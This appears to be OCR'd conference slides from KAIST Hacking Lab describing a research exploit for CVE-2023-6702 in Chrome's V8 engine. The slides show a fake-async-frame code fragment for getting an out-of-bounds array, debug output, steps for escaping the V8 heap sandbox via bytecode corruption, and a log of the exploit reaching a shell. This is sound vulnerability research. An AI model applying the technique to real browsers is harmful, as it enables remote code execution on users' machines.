- `getFunctionName`: returns the name of the current function, typically its `name` property. If a `name` property is not available an attempt is made to infer a name from the function's context.
- `getMethodName`: returns the name of the property of `this` or one of its prototypes that holds the current function
- `getFileName`: if this function was defined in a script returns the name of the script
- `getLineNumber`: if this function was defined in a script returns the current line number
- `getColumnNumber`: if this function was defined in a script returns the current column number
- `getEvalOrigin`: if this function was created using a call to `eval` returns a string representing the location where `eval` was called
- `isToplevel`: is this a top-level invocation, that is, is this the global object?
- `isEval`: does this call take place in code defined by a call to `eval`?
- `isNative`: is this call in native V8 code?
- `isConstructor`: is this a constructor call?
- `isAsync`: is this an async call (i.e. `await`, `Promise.all()`, or `Promise.any()`)?
- `isPromiseAll`: is this an async call to `Promise.all()`?
- `getPromiseIndex`: returns the index of the promise element that was followed in `Promise.all()` or `Promise.any()` for async stack traces, or `null` if the `CallSite` is not an async `Promise.all()` or `Promise.any()` call.

# getThis to fake async frame



# Retrieve the OOB array

```
180 Error.prepareStackTrace = function (error, frames) {
181     if (frames.length < 3) {
182         console.error("No fake async stack frame");
183     } else {
184         console.error("I GOT MY FAKE ASYNC STACK FRAME");
185         oob_arr = frames[2].getThis();
186         %DebugPrint(oob_arr);
187     }
188 }
```

# OOB Array

```
DebugPrint: 0x3a490004f0d5: [JSArray]
 - map: 0x3a490018ed75 <Map[16](PACKED_DOUBLE_ELEMENTS)> [FastProperties]
 - prototype: 0x3a490018e795 <JSArray[0]>
 - elements: 0x3a490004f1e1 <FixedDoubleArray[1]> [PACKED_DOUBLE_ELEMENTS]
 - length: 555819297
 - properties: 0x3a4900000219 <FixedArray[0]>
 - All own properties (excluding elements): {
    0x3a4900000e31: [String] in ReadOnlySpace: #length: 0x3a4900025981 <Acce
), location: descriptor
 }
 - elements: 0x3a490004f1e1 <FixedDoubleArray[1]> {
           0: 1.1
 }
```

```
>>> hex(555819297)
'0x21212121'
```


# Towards RCE

1. Construct caged_read/caged_write primitive
2. V8 Heap Sandbox Escape
    - Corrupt bytecode array
3. Spawn iframes to increase reliability

# V8 Heap Sandbox

1. Introduce 1TB V8 Sandbox
   - Limit AAW primitive from 64bit → 40bit
2. Access JIT code using Code Pointer Table
   - Indexing instead directly accessing
3. ~~Draw off Bytecode outside of 1TB cage~~

**Not enabled in the target version (M118)**



# V8 sandbox escape


- BytecodeArray is still in V8 sandbox
  - Interpreter treats bytecode as trusted
- By corrupting BytecodeArray, we can execute arbitrary bytecode
  - Corrupting stack
- Leak d8 binary base address → Pivot stack → ROP

Reference: 2023 Google CTF write-up

# RCE in d8

```
haein@user-X11DPi-N-T:~/v8aeg/bugs/v8ctf(main*) $ ./v8-exploit/d8 oob-exploit.js --allow-natives-syntax
Cage base at 0x327900000000
func_addr at 0x19d611
sfi_addr at 0x19c275
bytecode_addr at 0x19db5e
d8 leak: 0x7afa92e4
upper: 0x563900000000
d8 at 0x5639793d6000
fake stack data at 0x53604
fake bytecode at 0x32790005378c
fake stack data 2 at 0x327a00000000
fake stack TypedArray at 0x327900053644
Stack offset: 0x1fff593a
$ id
uid=1003(haein) gid=1003(haein) groups=1003(haein),4(adm),27(sudo),999(docker)
$
```

# Demo


Ubuntu 64-bit 22.04 - VMware Workstation
File Edit View VM Tabs Help
Home
Ubuntu 64-bit 22.04
Activities
Terminal
5월 21 18 : 46
haein@haein-virtual-machine:~/from_v_to_v
haein@haein-virtual-machine:~/from_v_...
haein@haein-virtual-machine:~/Downlo...
haein@haein-virtual-machine:~/from_v_to_v$
[18:46:26]

# Conclusion

- Vulnerability
  - CVE-2023-6702 type confusion bug in async stack trace
  - Grab the closure → Call the closure → Trigger async stack trace
- Exploit
  - Use hash value as pointer by heap spraying
  - Create a fake async frame and retrieve OOB array (fakeobj primitive)
  - Corrupt bytecode array to escape V8 heap sandbox
  - Create iframes with different domain to increate the reliability

# Take-home message

- Bug reward is good indicator for exploitability
- Test262 contains various JavaScript code pattern
- Use hash value as a pointer thanks to pointer compression

Write-up in https://github.com/kaist-hacking/CVE-2023-6702

*Thanks to KAIST Hacking Lab*